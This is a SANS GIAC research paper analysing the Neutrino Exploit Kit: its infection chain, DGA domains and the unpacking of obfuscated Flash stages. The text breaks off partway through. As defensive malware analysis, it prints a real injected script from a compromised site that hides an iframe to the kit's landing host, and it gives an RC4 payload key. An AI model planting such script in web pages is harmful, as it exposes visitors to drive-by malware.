



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at <http://www.giac.org/registration/gcia>

Neutrino Exploit Kit Analysis and Threat Indicators

GIAC (GCIA) Gold Certification

Author: Luis Rocha, luiscrocha@gmail.com

Advisor: Angel Alonso-Párrizas

Accepted: 12st April 2016

Credits to Timo Hirvonen, @Kafeine, SWITCH-CERT and HiddenCodes

Abstract

Exploit Kits are powerful and modular digital weapons that deliver malware in an automated fashion to the endpoint. Exploit Kits take advantage of client side vulnerabilities. These threats are not new and have been around for the past 10 years at least. Nonetheless, they evolved and are now more sophisticated than ever. The malware authors behind them enforce sophisticated capabilities that evade detection, thwart analysis and deliver reliable exploits. These properties make detection and analysis difficult. This paper demonstrates a set of tools and techniques to perform analysis of the Neutrino Exploit Kit. The primary goal is to grow security expertise and awareness about these types of threats. Those empowered to defend users and corporations should not only study these threats, they must also be deeply involved in their analysis.

1. Introduction

Exploit Kits are powerful and modular weapons that deliver malware in an automated fashion to the endpoint by taking advantage of client side vulnerabilities (De Maio et al, 2014). These threats are not new and have been around at least for the past 10 years or so (CERT –UK 2015). Nonetheless, they have evolved and are now more sophisticated than ever (Stock, B., Livshits, B., & Zorn, B. 2015).

Exploit Kits in their basic sense introduce malicious code onto a web server allowing an attacker to turn the web server into a mechanism to deliver malicious code (Wang, G., Stokes, J. W., Herley, C., & Felstead, D. 2006). This attack vector is known as watering hole attack (Messier, R. 2015). In recent years these multistage weaponized malware kits have become sophisticated weapons resulting in profitable business for the attackers involved (B. Eshete, et al 2015). Malware authors behind Exploit Kits enforce sophisticated capabilities that evade detection, thwart analysis and deliver reliable exploits (K. 2014, August 31).

This paper outlines the steps taken and the different techniques and tools used to analyze in detail an exploit kit known as ‘Neutrino’ (K. 2013, March 7).

2. Neutrino EK Framework

The following analysis focus is on a drive-by-download campaign observed and researched in January 2016. It leverages the Neutrino Exploit Kit to infect systems and drop Crypto Wall malware. The diagram below illustrates the many different components of the Neutrino Exploit Kit and how they interact together.




Figure 1 – Neutrino EK Framework

1. User browses to the compromised web server.
2. Web server contacts the backend infrastructure in order to perform various checks and generates malicious JavaScript code. Checks include verification of the victim IP address and its Geo-location. Furthermore, within the malicious JavaScript code, there are new domain names and URLs that are generated dynamically by the backend.
3. The browser processes and decodes the malicious JS. In the observed infection, the malicious JavaScript checks the browser version; if it matches the desired version, it stores a cookie and processes an HTML <iframe> tag.
4. The <iframe> tag triggers the browser to perform a request to another URL that leads to the Neutrino Exploit Kit landing page.

5. The landing page is usually hosted on a randomly generated host using DGA - generated in step 2 - which needs to be resolved via DNS. The authoritative domain to answer these domains is under the control of the threat actor. The answers received by the DNS server have a time to live (TTL) of only a few seconds. The domains are usually registered on freely available country code top-level domains (ccTLD).
6. The victim computer then arrives in the Exploit Kit landing page, which in turn delivers a small HTML page with an object tag defined in its body. This object tag directs the browser to load Adobe Flash Player and then use it to play the SWF file specified in the URL. In case the victim does not have Adobe Flash player installed, the browser is instructed to download it.
7. The browser as instructed by the object tag downloads the malicious Flash file.
8. The Flash Player plays the obfuscated and encrypted SWF file and exploits trigger based on available vulnerabilities. The Flash file contains exploits for CVE-2013-2551, CVE-2014-6332, CVE-2015-2419 affecting Internet Explorer and CVE-2014-0569, CVE-2015-7645 affecting Adobe Flash Player - Details in the Appendix A.
9. Shellcode executes in case the exploit is successful and then the malware downloads, decrypts and launches. In this case the dropped malware is Crypto Wall – Details about the shell code are in the Appendix B and about the dropped malware in the Appendix C

Besides, Neutrino threat actors have been abusing the registration of free domains registered inside the country code top level domains (ccTLD) such as .top, .pw, .xyz, .ml, .space and others (John, M., & Deepen, D. 2015). Landing pages have been pointing to different IP addresses. The IP addresses observed in this campaign are in the Appendix D.

3. Analysis

Due to the complex nature of Exploit Kits, in order to perform analyses one needs to utilize a combination of both dynamic and static analysis techniques. The setup used to catch and dissect the Neutrino Exploit kit is an enhanced version of the setup described by Luis Rocha - the author of this paper - on his blog post '*Dynamic Malware Analysis with REMnux*' (Rocha, L. 2015, January 13).

3.1. JavaScript

The widespread install base of JavaScript allows malware authors to produce malicious web code that runs in every browser and operating system version. Due to its flexibility, the malware authors can be very creative when obfuscating the code within the page content. In addition, due to the control the threat actors have over the compromised sites, they utilize advanced scripting techniques that can generate polymorphic code. This polymorphic code allows the JavaScript to be slightly different each time the user visits the compromised site. This technique is a challenge for both security analysts and security controls.

The infection starts with the victim browsing to a compromised website. The compromised website replies with a HTTP response similar to the figure 2. Inside the HTTP response, blended with the page content, there is malicious JavaScript code combined with HTML tags. The Neutrino Exploit Kit backend dynamically generates the JavaScript code, which contains multiple layers of obfuscation and encoding.

From an analysis perspective, the goal here is to understand the result of the obfuscated JavaScript. To be able to perform this analysis one needs to have a script debugger and a script interpreter.

There are good JavaScript interpreters like SpiderMonkey or Google Chrome v8 that can help in this task. SpiderMonkey is a standalone command line JavaScript

interpreter released by the Mozilla Foundation (SpiderMonkey). Google Chrome v8 is an open source JavaScript engine and an alternative to SpiderMonkey (Introduction Chrome V8).

In this particular case, the JavaScript contains dependencies of HTML components. Because of this, it is necessary to use a tool that can interpret both HTML and JavaScript. One tool option is JSDetox_created by Sven Taute (JSDetox). JSDetox allows us to statically analyze and deobfuscate JavaScript.

Another great Java Script debugger suite is Microsoft Internet Explorer Developer Tools, which includes both a debugger for JavaScript and VBScript (IETool). This tool allows the user to set breakpoints. In this case by stepping through the code using the Microsoft IE Developer tool and watching the content of the different variables, the deobfuscation can be easily done. Another option is to use Visual Studio client side script debugging functionality in conjunction with Internet Explorer.

In this case, the Microsoft Internet Explorer Developer was used and by analyzing the deobfuscation loop, stepping over the lines of code, inserting breakpoints in key lines and watching the different variables, the real code is revealed. After several layers of obfuscation, the confusing code results in a JavaScript function that stores a cookie and makes the browser processes a HTML <iframe> tag as shown in figure 2.

```

HTTP/1.1 200 OK
Date: Sun, 03 Jan 2016 18:05:24 GMT
Server: Apache/2.4.16 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4
X-Powered-By: PHP/5.4.43
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<style>.bjzpfxhjpmzbf { position: absolute; top: -1226px; left: -1082px;}</style>
<div id="rmyrapfrte" class="bjzpfxhjpmzbf">dubskBQJoPrXe</div>
<div id="sbpxvkwiaofbci" class="bjzpfxhjpmzbf">asau aq elapbjbl b vdb efdecc; aaatd hbmbybfbnerbk
akb ndebcaeaqagc we s c rblca c! kchcf bfcjczcz. dhcvel d pekete udrescmeedbd fd rdfdvnekeqejd -
bc abd
function anonymous() {
var date = new Date(new Date().getTime() + 60*60*24*7*1000);
document.cookie = "PHP_SESSION_PHP=363; path=/; expires="+date.toUTCString();
document.cookie = "_PHP_SESSION_PHP=233; path=/; expires="+date.toUTCString();
document.write('<style>.rperdxzkhtxmz{position:absolute;top:-905px;width:300px;height:300px;}</
style><div class="rperdxzkhtxmz">
<iframe src="http://wfmfldq.nonetip.top/term/player-27656254" width="250" height="250"></
iframe></div>');
}
}
d xaoa hc abzc l a karasejcx c bcebubbcedbe s dj ddcrc meladbnce btahbk dbesdjddcrme fdjefce
bsbdbxbfcjnd kdma gcgb d e u eodvdg</div>
<script>
var gyxksfjiqpdbkv=(122850334+412188321>72405916?"\x66\x72\x6f":"fm");
var reugjmjqvkk=(1000891346+962902014>129256500?"tr":"\x64");
var dtnunxmpow=(1688085002>1785558091?"\x6f":"\x64");

```

Figure 2 - HTTP reply from compromised website

The line of code that contains the `<iframe>` tag is instrumental in the infection chain. This line of code will instruct the browser to make a request to the URL `/term/player-27656254` that is hosted in the server `wfmfldq.nonetip.top`. This is the server hosting the Neutrino Exploit landing page for this particular infection.

The `"wfmfldq.nonetip.top"` server name is generated using a domain generation algorithm (DGA). To reach out to the server the operating system performs a DNS query in order to find its IP address. The name server (NS) who is authoritative for the domain `nonetip.top` gives the DNS response. These NS servers are under the control of the threat actor. In this particular case, the answer comes from `ns1.nonetip.top` domain. The answer received by the DNS server has a very short time to live (TTL). This means that the domain is only available for a few seconds, which makes the blocking and analysis much more difficult.

Noteworthy is the fact that for each new request to the compromised site there is a new domain and URL generated dynamically by the Exploit Kit. This is a clever technique and is possible to accomplish by abusing the registration of freely available

country code top level domains (ccTLD) (Biasini, N. 2016, March 1). Due to this mechanism, it is much more challenging to build defenses that block these sites. Figure 2 shows the DNS answer received from the DGA name server with a TTL of 5 seconds.




Figure 3 - DNS Reply with short TTL

Then the victim lands in the Exploit Kit landing page that in turn delivers a small HTML page with an object tag defined in its body. This object tag directs the browser to load the Adobe Flash Player which is then used to play the SWF file from the URL specified in the "src=" field. This object tag takes advantage of the bi-directionality between JavaScript and Flash using the AS3 ExternalInterface API call (White, A 2009).

For each new victim request there is a different landing URL. Figure 4 shows the HTTP request and response of the Neutrino Exploit kit landing page.




Figure 4 - HTTP Request and Response from the Neutrino EK landing page

The browser then downloads the malicious Flash file from the specified URL as instructed by the object tag as shown in figure 4. In case the victim does not have Adobe Flash installed, this object instructs the browser to download the latest version of Adobe Flash. Then a HTTP request is made to the URL `http://wfmfldq.nonetip.top/extraordinary/consideration-10686515`. The HTTP answer is of content type `x-shockwave-flash` and the data downloaded starts with CWS (characters 'C','W','S' or bytes 0x43, 0x57, 0x53). This is the signature for a compressed Flash file.




Figure 5 - Flash file inside the HTTP response.

Then the Flash file is processed. The next section covers the dissection of the Flash file.

3.2. First Stage Flash Analysis and Unpacking

Adobe Flash as a technology is very powerful and provides interface behavior and rich content for the Web. Due to its presence in every modern endpoint and available across different browsers and content displayers it makes it an attractive target for malware authors (Caselden, D., Souffrant, C., & Jiang, G. 2015). In 2015, the security industry saw an uptick of Adobe Flash vulnerabilities. Comparing the number of disclosed vulnerabilities in 2014 with the year of 2015 there was an increase of approximately 400%.

Adobe Flash supports the scripting language known as ActionScript. The ActionScript is interpreted by the Adobe ActionScript Virtual Machine (AVM). Current Flash versions support two different versions of the ActionScript scripting language. The Action Script (AS2) and the ActionScript 3 (AS3) that are interpreted by different

AVM's. The AS3 appeared in 2006 with Adobe Flash player 9 and uses AVM2. The creation of a Flash file consists in compiling ActionScript code into byte code and then packaging that byte code into a SWF container (Van Overveldt, T., Kruegel, C., & Vigna, G. 2012). The combination of the complex SWF file format and the powerful AS3 makes Adobe Flash an attractive attack surface (Wressnegger, C., Yamaguchi, F., Arp, D., & Rieck, K. 2015). For example, SWF files contain containers called tag's that could be used to store ActionScript code or data. This is an ideal place for exploit writers and malware authors to conceal their intentions and to use it as vehicle for launching attacks against client side vulnerabilities. Furthermore, both AS2 and AS3 have the capability to load SWF embedded files at runtime that are stored inside tags using the loadMovie and Loader class respectively (Systems, A.). AS3 even goes further by allowing referencing objects from one SWF to another SWF (Systems, A. 2011, September 15). As stated by Wressnegger et al., this allows sophisticated capabilities that can leverage encrypted payloads, polymorphism and runtime packers (Wressnegger, C., Yamaguchi, F., Arp, D., & Rieck, K. 2015). All these properties combined make detection of malicious Flash files a difficult problem to solve.

The observed Neutrino Exploit Kit landing page delivers an Adobe Flash file. In order to understand the inner workings of Neutrino, one needs to analyze the Flash file. The appendix A contains the details about the different files analyzed.

The analysis and dissection of Flash SWF files is achieved using a combination of dynamic and static analysis (Oh, J. W. 2014, October 06). This approach helps us to understand the actions, behavior and inner workings of the malicious code. First, the file capabilities and functionality should be determined by looking at its metadata. The command line tool Exiftool created by Phill Harvey can display the metadata included in the analyzed file (Harvey, P.). In this case, it shows that it takes advantage of the Action Script 3.0 functionality. Information that is more comprehensive is available with the usage of the swfdump.exe tool that is part of the Adobe Flex SDK, which displays the different components of the Flash file. The output of swfdump displays that the SWF file contains the *DoABC* and *DefineBinaryData* tags. This suggests the usage of ActionScript

3.0 and binary data containing other elements that might contain malicious code executed at runtime.

Second, the dissection of the file needs to be performed. Open source tools to dissect SWF files exist such as Flare and Flasm written by Igor Kogan (Kogan, I.). Regrettably, they do not support ActionScript 3. Another option is the Adobe SWF Investigator. This tool was created by Peleus Uhley and released as open source by Adobe Labs (Uhley, P.). The tool can analyze and disassemble ActionScript 2 (AS2), ActionScript 3 (AS3) SWFs and include many other features. Unfortunately, sometimes the tool is unable to parse the SWF file in case has been packed using commercial tools like secureSWF and DoSWF (K.) (D.).

One good alternative is to use JPEXS Flash File Decompiler (FFDec). FFDec is a powerful, feature rich and open source flash decompiler built in Java and originally written by Jindra Petřík. One key feature of FFDec is that it includes an Action Script debugger that can be used to add breakpoints to allow you to step into or over the code. Another feature is that it shows the decompiled ActionScript and its respective p-code.

Malware authors behind Exploit Kits enforce sophisticated capabilities that make analysis and detection difficult. Neutrino Exploit Kit is no exception. One popular tool among Flash malware writers is secureSWF (K.). SecureSWF is a commercial product used to protect the intellectual property of different businesses that use Adobe Flash technology and want to prevent others copying it. Malware authors take advantage of this and use it for their own purposes. This tool can enforce different protections to the code level in order to defeat the decompiler (V. D., A. I., & D. V. 2015). Some of the features include control flow obfuscation, statement level randomization, code wrapping using branches, adding junk code and obfuscation of integer data. In addition to the different protections done to the code logic, secureSWF can perform literal strings encryption using RC4 or AES. Finally, it can be used to wrap an encrypted SWF inside another SWF file using the encrypted loader function. The decryption occurs at runtime and the decrypted file is loaded into memory.

Opening the SWF file using FFDec and observing its structure using Action Script one can deduce that the file might have been obfuscated using secureSWF. FFDec has a P-Code deobfuscation feature that can restore the control flow, remove traps and remove dead code. In addition, there is a plugin that can help rename invalid identifiers.

Figure 6 shows a snippet of the ActionScript code after it has been deobfuscated by FFDec. Following the execution of the P-Code deobfuscation tool the Action Script code can be easily understood. By reading the code, one can get insight into its behavior and inner workings.




Figure 6 - Deobfuscated Neutrino Flash file.

When performing static analysis of the Action Script code one can determine that *DefineBinaryData* tags *P*, *K*, *Y*, *O*, *V*, *G*, *H*, *T*, *J* and *M* are concatenated and stored in `var _loc41_`. Then the function `this.c` is invoked. This function decrypts the binary data using RC4 variable key size stream cipher and uses `_loc41_` and `_loc51_` as parameters. The variable `_loc51_` contains the key that is stored in the *DefineBinaryData* tag *W*. After the data has been decrypted the `Loader.loadbytes()` function is invoked using the decrypted data. This will load the second stage code into memory. (Chechik, D. 2015) (K., 2014) (Suri, H. 2015). This step shown in figure 6.

One way to carve the data is to extract the *DefineBinaryData* tags into files using the Export All Parts functionality from FFDec and select the binary data. A Python script can be used to concatenate the data and decrypt it using RC4 algorithm with the following RC4 key in hex format:

"\x39\xd6\xcc\xbf\x27\x0e\x56\x4e\xd5\xba\x0a\x9d\xe9\x15\x29\x74\xaf\xe5\x98\x57\x1d\x4f\xc6\xea\x66\x6f\x00\xb9\xf7". The decrypted data contains a Flash file.

Another way to carve the data is to use the Action Script debugger available in FFDec. Essentially, setting a breakpoint in the *LoadBytes()* method. Then running the Flash file and then when the breakpoint is triggered, use the FFDec Search SWF in memory plugin in order to find SWF files inside the FFDec process memory address space. This technique worked well with this sample.

During Black Hat USA 2014, Timo Hirvonen presented a novel tool to perform dynamic analysis of malicious Flash files. He released an open source tool named SULO (Hirvonen, T. 2014). This tool uses the Intel Pin framework to perform binary instrumentation in order to analyze Flash files dynamically. This method enables automated unpacking of embedded Flash files that are either obfuscated or encrypted using commercial tools like secureSWF and DoSWF. The code is available for download on F-Secure GitHub repository (<https://github.com/F-Secure/Sulo>) and it should be compiled with Visual Studio 2010. The compilation process creates a .DLL file that can be used in conjunction with Intel Pin Kit for Visual Studio 2010. There are however limitations in the versions of Adobe Flash Player supported by SULO. At the time of writing only Flash versions 10.3.181.23 and 11.1.102.62 are supported. Nonetheless, one can use SULO with the aim to extract the packed Flash file in a simple and automated manner. In this case, the stand alone Flash player `flashplayer11_1r102_62_win_sa_32bit.exe` has been used.

When using SULO to analyze the Flash file, the second stage Flash file is extracted automatically. The command shown in figure 7 will run and extract the packed SWF file.




Figure 7 - SULO

3.3. Second Stage Flash Analysis

The next stage consists of analyzing the second stage SWF file. Once again, using FFDec and observing its structure the Action Script code one can observe a similar structure to the previous stage. The second stage Flash file also contains obfuscated code and makes extensive use of *DefineBinaryData* tag's to store encrypted data.

Noteworthy here and as seen in figure 8 the name of the *DefineBinaryData* tags suggests it contains exploit code for Flash and Browser as seen in other versions of the Neutrino Exploit Kit.




Figure 8 - Second stage Flash file.

As a starting point, the analysis steps here are the same. Invoke the P-Code deobfuscation feature in order to restore the control flow, remove traps and remove dead code. In addition, the plugin to rename invalid identifiers was executed. After performing these two steps, the Action Script code is more readable, even though the ActionScript within this Flash file is more complex than the one from the first stage.

3.3.1. Strings Protection

One of the features of secureSWF is string protection. This feature allows the malware author to encrypt strings that are used across the code with a symmetric encryption algorithm key. This feature is heavily used by the Flash file from Neutrino. A detailed explanation of how this works is as follows.

String decryption is performed by *method_1()* within *Class_2*. This method is responsible to read the byte streams stored inside the *DefineBinaryTag* 7, 8 and 9. It starts by reading a 32-bit integer from *DefineBinaryData* tag 9 which contains the value 0x37 0x62 0x80 0x93. This value is used by *method_7()* which XOR's it with the value that is passed as argument. This method is used in different parts of the code in order to determine the offset of the decrypted string to use.

Next, and as illustrated in figure 9, it reads one byte from *DefineBinaryData* tag 8. This byte contains the value 0x09 and defines the amount of keys used to decrypt the byte stream. It then iterates over a loop and uses *method_2()* to read 9 values of 16-byte each. Each value represents a RC4 key.

